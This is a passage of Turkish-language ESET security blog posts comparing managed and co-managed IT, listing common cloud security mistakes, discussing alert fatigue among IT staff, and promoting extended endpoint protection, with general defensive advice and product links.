Buna karşılık, yönetilen BT hizmetleri daha bütünsel bir yaklaşım sunarak temel BT altyapınızı ve operasyonlarınızı yönetmeye ve desteklemeye odaklanır. Uzman MSP’ler tarafından sağlanan yönetilen BT, sürekli, abonelik tabanlı destek, bakım ve izlemeyi içerir.
Dış kaynak kullanımı esas olarak bir hizmet olarak görülebilirken, yönetilen BT, MSP ile işletmeniz arasında iki yönlü, uzun vadeli bir ortaklık olmalıdır.
## **Tüm artıları ve eksileri göz önünde bulundurun**
Bir [MSP](https://www.eset.com/tr/business/partner/msp/) ile iletişime geçmeyi ve BT hizmetlerinizi dışarıdan temin etmeyi düşünüyorsanız, işletmeniz için en uygun olanı bulmak için öncelikle mevcut hizmetlerin artılarını ve eksilerini değerlendirmelisiniz. İşte göz önünde bulundurmanız gerekenler.
## **Ortak Yönetilen BT**
### **Artıları:**
**Maliyet verimliliği:** Ortak yönetilen BT genellikle yönetilen BT’den daha ucuzdur. Şirket içi uzmanlar temel görevlere odaklanırken, ortak yönetilen iş ortağı geri kalanını halleder.
**Esneklik:** Birlikte yönetilen BT, BT operasyonlarınızın belirli yönleri üzerindeki kontrolü koruyarak hangi alanların dışarıdan yönetileceğini seçmenize olanak tanır.
**Güvenlik:** Birlikte yönetilen BT sağlayıcıları güvenlik açıklarını kapatmaya yardımcı olabilir ve sistem verimliliğini ve veri güvenliğini artırmak için donanım ve yazılım çözümleri sunabilir.
**Hızlı müdahale:** Harici bir uzman ekibi ile ortak yönetilen BT hizmetleri, donanım arızası, veri ihlalleri veya diğer BT krizleri durumunda kurtarmayı hızlandırabilir.
### **Eksileri:**
**İlk yatırım:** Ortak yönetilen BT’nin uygulanması önemli bir yatırım gerektirir.
**Potansiyel sürtüşme:** Kurum içi BT ekibiniz ile ortak yönetilen iş ortağı arasında etkili bir işbirliği sağlamak çaba gerektirebilir. Görevleri ekipler arasında etkili bir şekilde dağıtmak ve kurum içi BT uzmanlarınıza iş ortağının onların yerini almak için orada olmadığını iletmek çok önemlidir.
## **Yönetilen BT**
### Artıları:
**Öncelikleriniz için daha fazla zaman:** Yönetilen BT, BT yönetimi yerine işinizi büyütmeye odaklanmanızı sağlar.
**Zamandan ve uzun vadede potansiyel olarak paradan tasarruf edin:** Yönetilen BT ile, kapsamlı BT hizmetleri için sabit bir ücret ödediğinizden, uzmanları işe almanın karmaşıklığından kaçınırsınız.
### Eksiler:
**Daha yüksek maliyetler:** Yönetilen BT, ortak yönetilen BT’den daha pahalıdır ve bu da potansiyel olarak bütçe bilincine sahip işletmeler için daha az uygun hale getirir.
**Kapsam sınırlamaları:** Bazı MSP’ler teknoloji ihtiyaçlarınızın tüm yönlerini kapsamayabilir ve bu da ek ücretlere yol açabilir.
**Yerinde destek maliyetleri:** Fiziksel yerinde destek ekstra bir maliyet getirebilir.
Yönetilen ve ortak yönetilen BT arasında seçim yaparken, şirketinizin mevcut durumunu ve gelecekteki hedeflerini göz önünde bulundurun. Nihayetinde, seçiminiz benzersiz gereksinimlerinize, bütçenize ve işletmenizin kontrol tercihlerine dayanmalıdır. Unutmayın, BT sadece bir iş gerekliliği değildir; kuruluşunuzu ileriye taşıyabilecek stratejik bir varlıktır.
Başka neleri aklınızda tutmalısınız? Seçiminiz ne olursa olsun, BT stratejinizde siber güvenliğe öncelik vermeyi unutmayın. Sürekli gelişen teknoloji alanında, mesele sadece BT’yi yönetmek değil, işletmenizin geleceğini güvence altına almaktır.
İlgili makale: [PaaS vs SaaS: Hangi seçenek size daha uygun?](https://antivirus.com.tr/paas-vs-saas-hangi-secenek-size-daha-uygun/)
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, MSP, Siber Güvenlik
---
### [Bulut güvenliği ve kaçınmanız gereken 7 ölümcül günah](https://antivirus.com.tr/bulut-guvenligi-ve-kacinmaniz-gereken-7-olumcul-gunah/)
**Published:** Ocak 15, 2024
**Author:** ESET
**Excerpt:** Bu hatalardan kaçınarak şirketinizi siber riske maruz bırakmadan bulut güvenliği yolunda büyük adımlar atabilirsiniz.
**Content:**
*Bu hatalardan kaçınarak şirketinizi siber riske maruz bırakmadan bulut güvenliği yolunda büyük adımlar atabilirsiniz.*
Bulut bilişim, günümüzün dijital ortamının önemli bir bileşenidir. BT altyapısı, platformları ve yazılımları günümüzde geleneksel şirket içi yapılandırmadan ziyade bir hizmet olarak (IaaS, PaaS ve SaaS kısaltmaları buradan gelmektedir) sunulmaktadır. Bu da küçük ve orta ölçekli işletmelere (KOBİ’ler) daha çok hitap ediyor.
Bulut, daha büyük rakiplerle oyun alanını eşitlemek için bir fırsat sunarak daha fazla iş çevikliği ve gelir gider dengesini bozmadan hızlı ölçeklendirme sağlar. Yakın tarihli bir [raporda](https://info.flexera.com/CM-REPORT-State-of-the-Cloud) ankete katılan küresel KOBİ’lerin %53’ünün bulut için yıllık 1,2 milyon doların üzerinde harcama yaptıklarını söylemesinin nedeni bu olabilir; geçen yıl bu oran %38’di.
Ancak dijital dönüşüm riskleri de beraberinde getiriyor. KOBİ’ler tarafından en sık belirtilen ikinci ve üçüncü en önemli bulut zorlukları güvenlik (%72) ve uyumluluk (%71) olarak görünüyor. Bu zorlukların üstesinden gelmenin ilk adımı, küçük işletmelerin bulut dağıtımlarında yaptıkları ana hataları anlamak ve doğru bulut güvenliği sağlamaktır.
## KOBİ’lerin yaptığı en önemli yedi hata
Açık olalım, bunlar sadece KOBİ’lerin yaptığı hatalar değil. En büyük ve en iyi kaynaklara sahip işletmeler bile bazen temel konuları atlıyor. Ancak bu kör noktaları ortadan kaldırarak, kuruluşunuz potansiyel olarak ciddi finansal veya itibar riskine maruz kalmadan optimize bulut güveliği yolunda büyük adımlar atabilir.
- Çok faktörlü kimlik doğrulama (MFA) kullanmamak**
Statik parolalar doğası gereği güvensizdir ve her işletme sağlam bir [parola oluşturma politikasına](https://antivirus.com.tr/kaba-kuvvet-saldirisi-hicbir-parola-guclu-degildir/) bağlı kalmaz. Parolalar kimlik avı, kaba kuvvet yöntemleri veya basitçe tahmin gibi çeşitli yollarla çalınabilir. Bu nedenle MFA, saldırganların kullanıcılarınızın SaaS, IaaS veya PaaS hesap uygulamalarına erişmesini çok daha zor hale getirecek ve böylece fidye yazılımı, veri hırsızlığı ve diğer olası sonuç risklerini azaltacaktır. Diğer bir seçenek de mümkünse parolasız kimlik doğrulama gibi alternatif [kimlik doğrulama](https://antivirus.com.tr/parola-donemi-bitti-simdi-gecis-anahtari-zamani-degisime-hazir-misiniz/) yöntemlerine geçmektir.
- Bulut sağlayıcısına (CSP) çok fazla güvenmek**
Birçok BT lideri buluta yatırım yapmanın her şeyi güvenilir bir üçüncü tarafa yaptırmak anlamına geldiğine inanıyor. Bu sadece kısmen doğrudur. Aslında, bulutun güvenliğini sağlamak için CSP ve müşteri arasında paylaşılan bir [sorumluluk modeli](https://www.ncsc.gov.uk/collection/cloud/understanding-cloud-services/cloud-security-shared-responsibility-model) vardır. Nelere dikkat etmeniz gerektiği bulut hizmetinin türüne (SaaS, IaaS veya PaaS) ve CSP’ye bağlı olacaktır. Sorumluluğun çoğu sağlayıcıda olsa bile (örneğin SaaS’ta), ek üçüncü taraf kontrollerine yatırım yapmak işe yarayabilir.
- Başarısız yedekleme**
Yukarıdakilere göre, bulut sağlayıcınızın (örneğin dosya paylaşma/depolama hizmetleri için) arkanızda olduğunu varsaymayın. Her zaman en kötü senaryo için plan yapmak faydalı olacaktır; bu senaryo büyük olasılıkla bir sistem arızası ya da siber saldırıdır. Kuruluşunuzu etkileyecek olan yalnızca veri kaybı değil, aynı zamanda bir olayın ardından gelebilecek kesinti süresi ve üretkenlik darbesidir.
- Düzenli yama yapmamak**
Yama yapmazsanız bulut sistemlerinizi güvenlik açığı istismarına maruz bırakmış olursunuz. Bu da kötü amaçlı yazılım bulaşmasına, veri ihlallerine ve daha fazlasına neden olabilir. Yama yönetimi, şirket içinde olduğu kadar bulutta da geçerli olan temel bir en iyi güvenlik uygulamasıdır.
- Yanlış bulut yapılandırması**
CSP’ler yenilikçi bir gruptur. Ancak müşteri geri bildirimlerine yanıt olarak sundukları çok sayıda yeni özellik ve yetenek, birçok KOBİ için inanılmaz derecede karmaşık bir bulut ortamı yaratabilir. Bu da hangi yapılandırmanın en güvenli olduğunu bilmeyi çok daha zor hale getirir. Yaygın hatalar arasında bulut depolamayı herhangi bir üçüncü tarafın erişebileceği şekilde yapılandırmak ve açık portları engellememek yer alıyor.
- Bulut trafiğinin izlenmemesi**
Günümüzde bulut (IaaS/PaaS) ortamınızın ihlal edilmesinin “eğer” değil “ne zaman” gerçekleşeceğinin önemli olduğu yaygın bir görüştür. Bu durum, işaretleri erkenden tespit etmek ve bir saldırıyı kurumu etkileme şansı bulmadan önce kontrol altına almak için hızlı tespit ve müdahaleyi kritik hale getirmektedir. Bu da sürekli izlemeyi bir zorunluluk haline getirir.
- Kurumsal verileri şifrelemede başarısız olmak**
Hiçbir ortam %100 ihlal edilemez değildir. Peki kötü niyetli bir taraf en hassas dahili verilerinize veya yüksek düzeyde düzenlenmiş çalışan/müşteri kişisel bilgilerinize ulaşmayı başarırsa ne olur? Verilerinizi olduğu yerde ve aktarım sırasında şifreleyerek, ele geçirildiklerinde bile kullanılamayacağından emin olursunuz.

## Doğru bulut güvenliği
Bu bulut güvenliği risklerinin üstesinden gelmenin ilk adımı, sorumluluklarınızın nerede olduğunu ve hangi alanların CSP tarafından ele alınacağını anlamaktır. Ardından CSP’nin buluta özgü güvenlik kontrollerine güvenip güvenmediğinize veya bunları ek üçüncü taraf ürünlerle geliştirmek isteyip istemediğinize karar vermeniz gerekir. Aşağıdakileri göz önünde bulundurun:
- Dünyanın önde gelen bulut sağlayıcıları tarafından sunulan bulut hizmetlerinde yerleşik olarak bulunan güvenlik özelliklerine ek olarak e-posta, depolama ve iş birliği uygulamalarınız için bulut güvenliğinizi ve korumanızı geliştirmek üzere [üçüncü taraf güvenlik çözümlerine](https://www.eset.com/tr/business/solutions/cloud-security/) yatırım yapın
- Hızlı olay müdahalesi ve ihlalin kontrol altına alınması/iyileştirilmesi için genişletilmiş veya yönetilen tespit ve müdahale (XDR/MDR) araçları ekleyin
- Güçlü varlık yönetimi üzerine inşa edilmiş sürekli risk tabanlı bir yama programı geliştirin ve uygulayın (yani, hangi bulut varlıklarına sahip olduğunuzu bilin ve ardından bunların her zaman güncel olmasını sağlayın)
- Kötü niyetli kişilerin eline geçse bile korunmasını sağlamak için bekleyen (veri tabanı düzeyinde) ve aktarılan verileri şifreleyin. Bu aynı zamanda etkili ve sürekli [veri keşfi ve sınıflandırması](https://stratus.com.tr/safetica-dlp/) gerektirecektir
- Net bir erişim kontrol politikası tanımlayın; güçlü parolalar, MFA, [en az ayrıcalık ilkeleri](https://stratus.com.tr/senhasegura/) ve belirli IP’ler için IP tabanlı kısıtlamalar/izin listeleri zorunlu kılın
- Ağ segmentasyonu ve diğer kontrollerin yanı sıra yukarıdaki unsurların çoğunu (MFA, XDR, şifreleme) içerecek bir [Sıfır Güven yaklaşımını](https://antivirus.com.tr/sifir-guven-yolculugunuzda-eset-yaninizda/) benimsemeyi düşünün
Yukarıdaki önlemlerin birçoğu, şirket içinde uygulanması beklenen en iyi uygulamalarla aynıdır. Detaylar farklı olsa da yüksek seviyede öyledir. En önemlisi, unutmayın ki bulut güvenliği yalnızca sağlayıcının sorumluluğunda değildir. Siber riski daha iyi yönetmek için bugün kontrolü ele alın.
*İlgili makale:* [*2022 ESET KOBİ Dijital Güvenlik Duyarlılık Raporu*](https://antivirus.com.tr/eset-kobi-dijital-guvenlik-hassasiyeti-raporu-bir-ihlalin-zarar-verici-etkileri/)
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Bulut Güvenliği, Cloud Security, Siber Güvenlik
---
### [Dikkat! Alarm yorgunluğu ciddi tükenmişliğe neden olabilir](https://antivirus.com.tr/dikkat-alarm-yorgunlugu-ciddi-tukenmislige-neden-olabilir/)
**Published:** Ekim 2, 2024
**Author:** ESET
**Excerpt:** Bazen yapılacak o kadar çok iş vardır ki odaklanamayıp alarm yorgunluğu yaşamaya başlarız; bu da performansımızı düşürüp tükenmişlik hissetmemize sebep olur.
**Content:**
Bazen yapılacak o kadar çok iş vardır ki odağımızı kaybeder ve alarm yorgunluğu sebebiyle bazı önemli ayrıntıları gözden kaçırmaya başlarız; bu da verimlilik, performans ve çıktıda düşüşe yol açarak tam bir tükenmişliğe sebep olur. Bu durum özellikle, üstesinden gelinemeyen görevler nedeniyle [tükenmişlik](https://antivirus.com.tr/it-sektorunde-tukenmislik-sendromu-nasil-onlenir/) oranlarının yüksek olduğu BT işleri için geçerlidir.
Siber güvenlikte, alarm yorgunluğu tükenmişliğin önemli bir işaretidir ve bir işletmenin siber güvenlik durumunu büyük ölçüde etkileyebilir. Belirtileri ve bu olasılığı iyileştirmenin yollarını bilmek, işletmenizin ve çalışanlarınızın sürekli refahı için çok önemlidir.

## Alarm yorgunluğu nedir?
Alarm yorgunluğu birçok şeyin işaretidir ancak çoğunlukla yaklaşan bir tükenmişliğin işaretidir. Karmaşık arayüzler, yanlış pozitiflerle dolu hatalı güvenlik yazılımı ya da gelen uyarılarla başa çıkmak için düşük bant genişliği nedeniyle özellikle siber güvenlikte, bunalmak kolaydır.
[Genişletilmiş Tespit ve Müdahale (XDR)](https://www.eset.com/tr/business/solutions/xdr-extended-detection-and-response/) gibi çözümler yararlı olabilir ancak aynı zamanda çok zahmetli de olabilir. Çünkü çalıştırmak için eğitimli gözler gerekir. Aynı şekilde, [Güvenlik Bilgi Olay Yönetimi (SIEM)](https://www.gartner.com/en/information-technology/glossary/security-information-and-event-management-siem) çok yararlıdır ancak neyin önemli olup olmadığını ayırt etmek zor olabilir ve gelen günlük trafiği en yetenekli profesyonelleri bile bunaltabilir.
Bunun sonucunda kişinin dikkati sürekli olarak talep edilir, stres seviyesi artar ve raporların sayısı nedeniyle olayların daha derinlemesine araştırılmasından hoşlanılmayabilir; bu da iş yerindeki diğer dikkat çağrılarıyla birleştiğinde kişinin iş yükünü ciddi şekilde artırabilir. Bunu sürekli *tetikte* ve *dikkatli* olma ihtiyacı olarak hayal edin. Birkaç kez tekrarlandığında bu durum kişiyi tükenmişliğe götürecektir.
## Zorlu iş yükleri ve alarm yorgunluğu
İlginç bir şekilde, alarm yorgunluğunu tetikleyenin gerçekten iş yükü mü olduğu yoksa siber güvenlik araçlarının insan dokunuşunu hafifletme görevini yerine getirememesinin bir sonucu mu olduğu sorusu gündeme gelebilir.
İşletme BT genel uzmanları (personel) üzerindeki yükü azaltma ihtiyacı için bir örnek verilebilir çünkü bu kişiler genellikle (şirketi dış tehditlerden korumak zorunda olmanın yanı sıra) diğer görevlerin yanı sıra çalışanlar tarafından kullanılan ağları ve cihazları da yönettikleri için başka rolleri de yerine getirirler.
Daha önce bahsedilen tüm görevleri genellikle tek bir kişi yönetmez ancak bu bir ekipteki bireylerin tükenmişlik yaşamayacağı anlamına da gelmez; talepler yüksek, bant genişlikleri düşük olabilir ve tekrarlayan işler üzerinde çalışmak zaman kaybetmeyi beraberinde getirir. Diğer taraftan, iş yerinde aşırı can sıkıntısı da [aynı sonuca](https://www.bbc.com/worklife/article/20210701-the-damaging-effects-of-boreout-at-work) yol açabilir.
## Karmaşık yazılım
BT uzmanlarının baş belası, işlerini kat kat zorlaştıran kötü, hatalı veya aşırı karmaşık yazılımlardır. Bu nedenle mevcut eğilim, kullanıcı arayüzlerini ve grafikleri basitleştirmek veya yalnızca en ilgili noktaları vurgulamak için biraz otomasyon eklemektir.
İşletim sistemlerinin veya yaygın olarak kullanılan uygulamaların gelişimine bakıldığında bunu görmek kolaydır; 2010’larda çoğu şirket, olası parçalarıyla etkileşimleri basitleştirmeye ve eskisinden daha kolay hale getirmeye karar verdi (iyi bir örnek [iOS 7 güncellemesi](https://www.theverge.com/2023/6/2/23745728/apple-iphone-ios-7-transformed-10-years-ago) veya önceki sürümlere kıyasla [Windows 11](https://www.techtarget.com/whatis/feature/Windows-11-vs-Windows-10-What-are-the-differences)). ESET aynı şeyi [ESET PROTECT Platformu](https://www.eset.com/tr/business/protect-platform/) için de yaptı ve BT güvenlik operatörlerinin işlerini daha yönetilebilir hale getirmek adına ESET PROTECT için basit ve kullanımı kolay bir gösterge paneli sundu.
Dahası bu tasarım felsefesi, şirketi ESET Yapay Zekâ Danışmanı veya [ESET Güvenlik Açığı ve Yama Yönetimi](https://www.eset.com/tr/business/solutions/vulnerability-patch-management/) gibi özellikler tasarlamaya itti ve odadaki fili ele aldı: Karmaşık güvenliğin bir yük olması gerekmez çünkü ister inanın ister inanmayın, güvenlik konusunda hayal kırıklığına uğramak onu zayıflatmanın harika bir yoludur.
## Yüklerin yönetilmesi ve karmaşıklığın azaltılması
İşi kolaylaştırmanın her zaman bir yolu vardır ve her zaman bazı eksikliklere veya diğerlerinin zayıf noktalarına cevap olarak var olan çözümler vardır. Örneğin, aşırı yüklü veya küçük işletme BT ekipleri, güvenliklerini yönetilen güvenlik hizmeti sağlayıcılarına (MSSP’ler) yaptırmayı tercih ederek siber güvenlikle ilgili işlerin bir sonucu olarak yorgunluk olasılığını azaltabilir.
Kapsamlı iş altyapınızdan gelen tespitlerin sayısıyla başa çıkamıyor musunuz? Her işletmenin deneyimli bir siber güvenlik tedarikçisinin ek beceri ve bilgilerinden yararlanmasına yardımcı olabilecek, kalitelerini ve koruma durumlarını yükseltebilecek bir [Yönetilen Tespit ve Yanıt ](https://www.eset.com/tr/business/mdr-protection/)(MDR) çözümü arayın.
Her işletmenin BT ekiplerinin büyüklüğünü artırmaya gücü yetmez, özellikle de profesyonellerin eksik olduğu ve mevcut olanların işe alınmasının çok pahalı olabileceği zamanlarda. Ve eğer mevcut uzmanlar zaten zorlanıyorsa neden tükenmişlik yüzünden onları kaybedelim?
## Daha çok değil, daha akıllıca çalışın
Dış kaynak kullanımının yanı sıra bireylerin alarm yorgunluğunu veya genel olarak tükenmişliği önlemek için kullanabilecekleri bazı teknikler de vardır:
- **Mola verin**: Kendinizi aşırı çalıştırmak, tükenmişliği daha erken yaşamanız için kesin bir yoldur, bu nedenle kendinize zaman ayırmaya ve molalar vermeye çalışın. Her iki saatte bir 15 dakika, ofis çalışanları için önerilen miktardır, tabii ki 8 saat uyku ile birlikte.
- **Bazı görevleri otomatikleştirin**: Çoğu zaman insanlar otomasyon kullanarak hayatlarını kolaylaştırabilecek belirli araçlardan haberdar olmazlar. Örneğin ESET PROTECT, yöneticilerin işletim sistemi ve ürün güncellemeleri, tarama, bilgisayar kapatma gibi belirli görevleri otomatikleştirmesine olanak tanıyarak güvenlik yöneticilerinin bant genişliğini serbest bırakır. Aynı şekilde, ESET Inspect’teki ESET AI Advisor da dahil olmak üzere ESET PROTECT modüllerinin yapay zekâya dayalı gücü, daha az kapasite kaynaklı stres faktörü sağlayarak üretkenliği ve verimliliği artırabilir.
- **Kapsamlı basitlik arayın**: Çok sayıda önemli veriyi tek bir cam bölmede sunan kullanımı kolay bir arayüze sahip olmak, BT çalışmalarını daha etkili hale getirmenin harika bir yoludur, bu nedenle sizi bunaltmak yerine basit kullanım modelleriyle kapsamlı koruma sunan ürünleri arayın.
- **Delege etmeyi öğrenin**: Kıdemli BT uzmanlarının ortak şikâyetlerinden biri, meslektaşlarının yaptığı işin kalitesinden emin olamadıkları için [işi delege etmenin zorluğu](https://www.bbc.com/worklife/article/20150401-why-you-find-it-hard-to-delegate) ve bu nedenle daha üst düzey görevlere odaklanmak yerine bunu yapmayı tercih etmeleridir. Ancak herkesin sınırlı bir bant genişliği vardır ve görevleri başkalarına devretmemek en iyi kıdemli çalışanı bile bunaltabilir.
- **Dış kaynak kullanımı**: Tüm bu BT görevleriyle başa çıkamıyor musunuz? En azından BT güvenliğinizi bir MSSP’ye yaptırmayı düşünün, böylece BT ekiplerinin yükünü kısmen de olsa hafifleterek tükenmelerini zorlaştırın. Alternatif olarak, uyumlulukla ilgili gereksinimlerinize de yardımcı olabilecek bir MDR hizmeti ile mevcut güvenliğinizi güçlendirin.
Son olarak, tükenmişliğin kesinlikle işten kaynaklanması gerekmez; insan etkileşiminden kaynaklanan kaygı, depresyon veya dış çevreden gelen ve insan ruhu üzerinde etkisi olabilecek herhangi bir şey gibi birçok ek faktör olabilir. Bu gibi durumlarda, iş değişikliğinin bile çözemeyeceği bazı sorunlarla başa çıkmaya yardımcı olabileceğinden koçluğu da göz önünde bulundurun.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, MDR, Siber Güvenlik, XDR
---
### [Genişletilmiş koruma iş güvenliği için neden önemli?](https://antivirus.com.tr/genisletilmis-koruma-is-guvenligi-icin-neden-onemli/)
**Published:** Aralık 30, 2024
**Author:** ESET
**Excerpt:** Temel güvenlik çoğu tehdidin üstesinden gelebilir ancak daha büyük ağlara sahip işletmeler için genişletilmiş koruma zamanı gelmiş olabilir.
**Content:**
Temel güvenlik çoğu tehdidin üstesinden gelebilir ancak daha büyük ağlara sahip şirketlerin iş güvenliği için genişletilmiş koruma zamanı geldi.
[Çok katmanlı güvenliğin ](https://antivirus.com.tr/dosyasiz-zararli-yazilim-nedir-ve-nasil-korunabilirsiniz/)koruma başarısı için ne kadar önemli olduğunu daha önce yazmıştık. Her katman, belirli tehditlerle veya saldırı vektörleriyle mücadele eden bir koruma boyutunu temsil eder.
En iyi güvenlik çözümü tüm bunları perde arkasında halletmeli, yalnızca kurulum, denetimler veya olaylar sırasında insan dikkatine ihtiyaç duymalıdır. Güvenlik kapsamlı olmalıdır ancak güvenlik operasyonlarının koruyucu gücünü kötüleştirecek kadar karmaşık olmamalıdır.
Karmaşık güvenlik araçlarının bir işletmenin siber güvenlik korumasını nasıl etkileyebileceğini öğrenmek için [uyarı yorgunluğunun neden olduğu tükenmişlik ](https://antivirus.com.tr/dikkat-alarm-yorgunlugu-ciddi-tukenmislige-neden-olabilir/)hakkındaki yazımızı okuyun.
Dahası, böyle bir operasyon ne kadar büyük olursa kapsamı da o kadar zorlaşır. Neyse ki otomatik genişletilmiş koruma gibi bazı önlemler bu tür sorunları kolayca hafifletebilir.
## Genişletilmiş koruma ile neyi kastediyoruz?
En basitten başlayalım; bir güvenlik operasyonunun çekirdeği: Bilgisayarları, mobil cihazları ve sunucuları kapsayan uç nokta koruması. Kullanıcılar ve dijital ağlar arasındaki bu tür yakınsama noktaları, tehdit aktörleri için başlıca hedeflerdir ve sürekli koruma gerektirir.
Temel uç nokta koruması en küçük işletmelere hizmet etmelidir ancak daha büyük işletmeler bunun çeşitli bulut ve e-posta uygulamalarını, kimlik doğrulamayı veya gelişmiş şifreleme biçimindeki potansiyel bir siber sigorta talebini kapsamak için yeterli olmadığını görebilir. Ayrıca daha büyük işletmeler, bağımsız uç nokta güvenliğinin ötesinde bir yerde gelişmiş tehdit savunmalarına da ihtiyaç duyarlar. Bu, sıfırıncı gün tehditleri gibi gelen kötü niyetli örnekleri uç noktaya ulaşmadan önce yakalamak için kurulmuş koruyucu bir sandbox veya bir sorun haline gelmeden önlenebilecek açıklara karşı oluşturulmuş güvenlik açığı ve yama yönetimi olabilir.
ESET olarak, uç nokta güvenliğinin ötesine geçerek ek koruyucu katmanlar eklediği ve önleme çabalarını genişlettiği için tüm bunları genişletilmiş koruma olarak adlandırıyoruz.
## Bir işletme neden genişletilmiş koruma teknolojisi istemelidir?
Bir işletmenin neden genişletilmiş koruma istemesi gerektiğinin cevabı, ticarete dahil olmalarının tehdit aktörlerinin onları hedef alması için yeterli bir teşvik olmasıdır. [Çeşitli raporlara ](https://www.forbes.com/sites/edwardsegal/2022/03/30/cyber-criminals/)göre, iyi korunan işletmelerden ziyade KOBİ’lerin ve daha büyük işletmelerin güvenliğini kırmak en olası hedeftir (100’den az çalışanı olan bir işletme, diğer işletmelere göre %350 daha fazla saldırıyla karşılaşabilir).
Her işletmenin karşılaşabileceği bir tehdit olan fidye yazılımları, [ESET tehdit telemetrisine ](https://antivirus.com.tr/eset-tehdit-raporu-h1-2024/)göre 2023’ün ikinci yarısına kıyasla 2024’ün ilk yarısında %32’lik bir artış gösterdi ve en çok tespit ABD, Meksika, İngiltere ve Almanya’da gerçekleşti.

Ayrıca ABD, Brezilya, İspanya, Fransa, İtalya, Almanya, Çekya ve Polonya gibi ülkelerde çok sayıda tespitle birlikte uzak masaüstü protokolü (RDP) parola tahmin girişimlerinde de benzer eğilimler görüldü (%33’lük bir artış). Şaşırtıcı bir şekilde çok sayıda ofise dönüş zorunluluğuna rağmen hibrit çalışmalarda uzak çalışanlar için RDP’nin artık yaygın olarak kullanılmasıyla birlikte saldırı vakaları artmaya devam ediyor.

ESET telemetri, popüler savunmasız dış ağ saldırı vektörlerinin çeşitliliğini de vurgulamaktadır. Parola tahmin etme istatistiksel olarak en üstlerde yer alırken bunu, Log4j, Struts ve RDP veya VPN uygulamalarını hedef alan çeşitli diğer güvenlik açıkları takip ediyor.

Temsil edilen izinsiz giriş vektörlerinin çoğu, küresel olarak kullanılan önemli iş uygulamalarıyla ilgilidir. Ayrıca temsil edilen Ortak Güvenlik Açıkları ve Maruziyetlerin (CVE’ler) çoğunun yamaları vardır. Buna rağmen hala aktif olarak istismar ediliyorlar yani *işletmeler araçlarını yamalamıyor* ve tehdit aktörleri için büyük fırsatlar yaratıyor.
## Genişletilmiş koruma nasıl sağlanır?
Çeşitli vektörleri kötüye kullanan tehdit aktörlerini engellemek için genişletilmiş ağ ihtiyaçlarını adım adım ele alalım:
### Gelişmiş tehdit savunması
Yeni ve bilinmeyen tehditlere karşı ek koruma sağlamak için gelişmiş savunma iyi bir fikirdir. Bu durumda, uç nokta güvenliğinin üzerine bir bulut filtresi eklenerek, [ESET LiveGuard Advanced](https://www.eset.com/tr/business/solutions/advanced-threat-defense/)‘de olduğu gibi fidye yazılımı veya tedarik zinciri yoluyla gerçekleşen, hedefli saldırıları önlemek için derinlemesine davranış analizleri gerçekleştirebilen korumalı bir ortam oluşturulur. Bu, savunmaları etkili bir şekilde kurumsal ağın dışına yerleştirerek tehditlerin içeride yürütülmesini önler.
### Bulut ve e-posta
Kullandığınız iş birliğine dayalı bulut ve e-posta uygulamalarını (Teams, OneDrive, Gmail, SharePoint) ve bunların bir ağı nasıl geliştirdiğini ve kuruluşunuzun dışındaki noktalara nasıl bağladığını düşünün, bu da genişletilmiş iş birliği fırsatlarına yol açar.
ESET Güvenlik Yazarı Roman Cuprik tarafından açıklandığı üzere, büyük bulut platformları hızlı bir büyüme göstererek 280 milyon kullanıcıya ulaştı ve bu da kötü niyetli aktörleri kazanç elde etmek için bunları kötüye kullanmaya davet etti. Örneğin [GIFShell](https://www.bleepingcomputer.com/news/security/gifshell-attack-creates-reverse-shell-using-microsoft-teams-gifs/), tehdit aktörlerinin MS Teams’i kimlik avı için kötüye kullanmasını ve GIF’leri kullanarak veri çalmak için komutlar yürütmesini sağladı.
Bu nedenle [ESET Cloud Office Security ](https://www.eset.com/tr/business/solutions/cloud-security/)ve [ESET Mail Security ](https://www.eset.com/tr/business/solutions/mail-security/)gibi çözümler aracılığıyla bulutu ve e-postayı korumak, kötüye kullanımı önlemenin kolay bir yoludur. Çünkü bu çözümler tüm dosyaları buluttaki yaşamlarının her noktasında aktif olarak tarar ve spam, kötü amaçlı yazılım, kimlik avı ve diğer tehditleri erkenden durdurur.
### Kimlik Doğrulama
Parola tahmin saldırılarının oldukça yaygın olduğu daha önce belirtilmişti. Parolalar, ya bir güvenlik ihlalinin parçası olarak sızdırıldıkları için ya da basitlikleri nedeniyle kolayca kaba kuvvete maruz kaldıkları için hesap güvenliğini sağlamak adına genellikle yeterli değildir.
